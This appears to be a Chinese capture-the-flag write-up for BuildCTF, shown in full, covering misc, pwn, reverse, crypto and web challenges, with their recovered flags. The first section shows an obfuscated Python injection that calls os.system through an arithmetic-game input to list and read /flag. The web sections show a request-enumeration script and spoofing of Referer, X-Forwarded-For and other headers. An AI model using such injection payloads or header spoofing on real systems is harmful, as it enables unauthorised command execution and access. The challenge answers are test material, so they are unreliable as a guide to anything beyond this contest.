通过这个 ls 指令我们发现根目录存在一个/flag 的文件或者文件夹，再经过 ls /flag 发现里面还有一个 flag，试图执行 ls /flag/flag，提示不是目录，那好办，直接用 cat 显示/flag/flag 的文件内容，得到最后的 flag

```
我将随机给出四个数字，请使用任何的运算方法得到24吧！！
加法 (+) 减法 (-) 乘法 (*) 除法 (/)
以下是本次的数字: [11, 54, 14, 32]
请输入算式 >> __i m p o r t __(c h r(111)+c h r(115)).s y s t e m(c h r(108)+c h r(115)+c h r(32)+c h r(47)+c h r(102)+c h r(108)+c h r(97)+c h r(103)+c h r(47)+c h r(102)+c h r(108)+c h r(97)+c h r(103))
ls: cannot access '/flag/flag': Not a directory
回答错误！你的答案是 512, 目标是 24.
```

```
请输入算式 >> __i m p o r t __(c h r(111)+c h r(115)).s y s t e m(c h r(99) + c h r(97) + c h r(116) + c h r(32) + c h r(47) + c h r(102) + c h r(108) + c h r(97) + c h r(103) + c h r(47) + c h r(102) + c h r(108) + c h r(97) + c h r(103))
cat: /flag/flag: Not a directory
```

```
请输入算式 >> __i m p o r t __(c h r(111)+c h r(115)).s y s t e m(c h r(99) + c h r(97) + c h r(116) + c h r(32) + c h r(47) + c h r(102) + c h r(108) + c h r(97) + c h r(103))
BuildCTF{ea630ce7-267c-49aa-9b47-23e518a90480}
回答错误！你的答案是 0, 目标是 24.
请输入算式 >>
```

~~*彩蛋：比赛平台的 cpu 是 E5-2686v4*~~

Pwn

0x0 第一题 我要成为沙威玛传奇

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题没什么好说的，签到题，只要获取到 100 个沙威玛后选择吃掉可以直接得到 shell，直接 ls cat 一波送走

Reverse

0x0 第一题 pyc

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题下载下来一个 pyc 文件，我是使用这个网站解密出原始文件

```
import base64

def encode(message):
    s = bytearray()
    for i in message:
        x = ord(i) ^ 32
        x = x + 16
        if x > 255:
            x -= 256
        s.append(x)
    return base64.b64encode(bytes(s)).decode("utf-8")


correct = "cmVZXFRzhHZrYFNpjyFjj1VRVWmPVl9ij4kgZW0="
flag = input("Input flag: ")
if encode(flag) == correct:
    print("正确的回答,awa!!!")
else:
    print("就差一点了,QWQ!!")
```

可以看出对一串 base64 编码做了异或操作，我使用 ChatGPT 帮我直接写出解密代码：

```
import base64

def decode(encoded_message):
    # Decode the base64 message
    decoded_bytes = base64.b64decode(encoded_message)
    original_message = bytearray()

    for byte in decoded_bytes:
        # Reverse the addition of 16
        x = byte - 16
        if x < 0:
            x += 256
        # Reverse the XOR with 32
        original_message.append(x ^ 32)

```

```
    return original_message.decode("utf-8")

correct_encoded = "cmVZXFRzhHZrYFNpjyFjj1VRVWmPVl9ij4kgZW0="
flag = decode(correct_encoded)
print(flag)
```

运行这段代码即可获取 flag：
BuildCTF{pcy_1s_eaey_for_Y0u}

Crypto

0x0 第一题 OVO 开门爽！开到南天门了兄弟

0x1 CTFer:Kingbatsoft
0x2 解题过程
注意到题目中直接提供了 p^2、q^2、n、e 和 c 的值。~~*了解一些 RSA 加密的芝士后我们直接问 ChatGPT*~~
通过下面的程序可以直接计算出原始 flag

```
from Crypto.Util.number import long_to_bytes
from math import isqrt

# 恢复 p 和 q 的值
p = isqrt(P_squared)
q = isqrt(Q_squared)

# 计算 ϕ(n)
phi = (p - 1) * (q - 1)

# 计算 d
d = pow(e, -1, phi)

# 解密 c
m = pow(c, d, n)

# 转换 m 到字符串
flag = long_to_bytes(m)
print(flag.decode())
```

Web

0x0 第一题 find-the-id

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题一开始一头雾水，不知道怎么做，得到提示后才发现原来是签到题，需要 1-300 逐个尝试，其实直接手工输也可以，不过注意到后面输入的数字是以?g=xx 的形式，直接让 gpt 写个程序更加快捷：

```
import requests
import time

# 基础 URL
base_url = "http://27.25.151.80:34679/index.php?g="

# 遍历 1 到 300 的 URL
```

```
for i in range(1, 301):
    url = f"{base_url}{i}"
    try:
        # 发送请求
        response = requests.get(url, timeout=5)
        # 判断响应状态码是否为 200
        if response.status_code == 200:
            print(f"URL: {url} 解析成功!")
            # 打印响应内容
            print(response.text)
        else:
            print(f"URL: {url} 返回状态码: {response.status_code}")
    except requests.exceptions.RequestException as e:
        print(f"URL: {url} 请求失败，错误: {e}")

    # 避免请求过快，暂停 1 秒
    time.sleep(1)
```

0x0 第二题 ez!http

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题考了很多请求体方面的芝士，我这里使用的软件是 Burp Suite
点击登录后抓取 POST 请求发送到重放器，首先发现第一个要求是让用 root 账号请求，发现最后一行有一个 user=admin，修改成 root 后重新发送，然后又提示：只有从 blog.buildctf.vip 来的用户才可以访问
这里使用 Referer: blog.buildctf.vip
然后提示需要使用 buildctf 专用浏览器？猜测大概是 UA，于是填入进入下一步内网
继续使用 X-Forwarded-For: 127.0.0.1
然后提示只接受 2042.99.99 这一天，
继续使用 Date: 2042.99.99
然后提示只有发起请求的邮箱为 root@buildctf.vip 才能访问后台，
这里查了一下没有发现有什么信息，尝试了几次后发现 From: root@buildctf.vip 成功进入下一步：只接受代理为 buildctf.via 的请求
这里使用 Via: buildctf.via 即可
然后提示只接受 buildctf 的语言，使用 Accept-Language: buildctf
最后那我缺的 flag 在哪呢，burp 不方便点击，发送到浏览器点击按钮后发现居然回到了第一步，这里就很郁闷了，不过经过抓包仔细研究发现最后一个按钮多了一行请求

```
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

getFlag=This_is_flag
```

于是直接把这个填入刚才最后一个的请求主体中发送请求即可获得 flag

```
BuildCTF{a249796f-e645-4eb9-b841-913424994c11}
```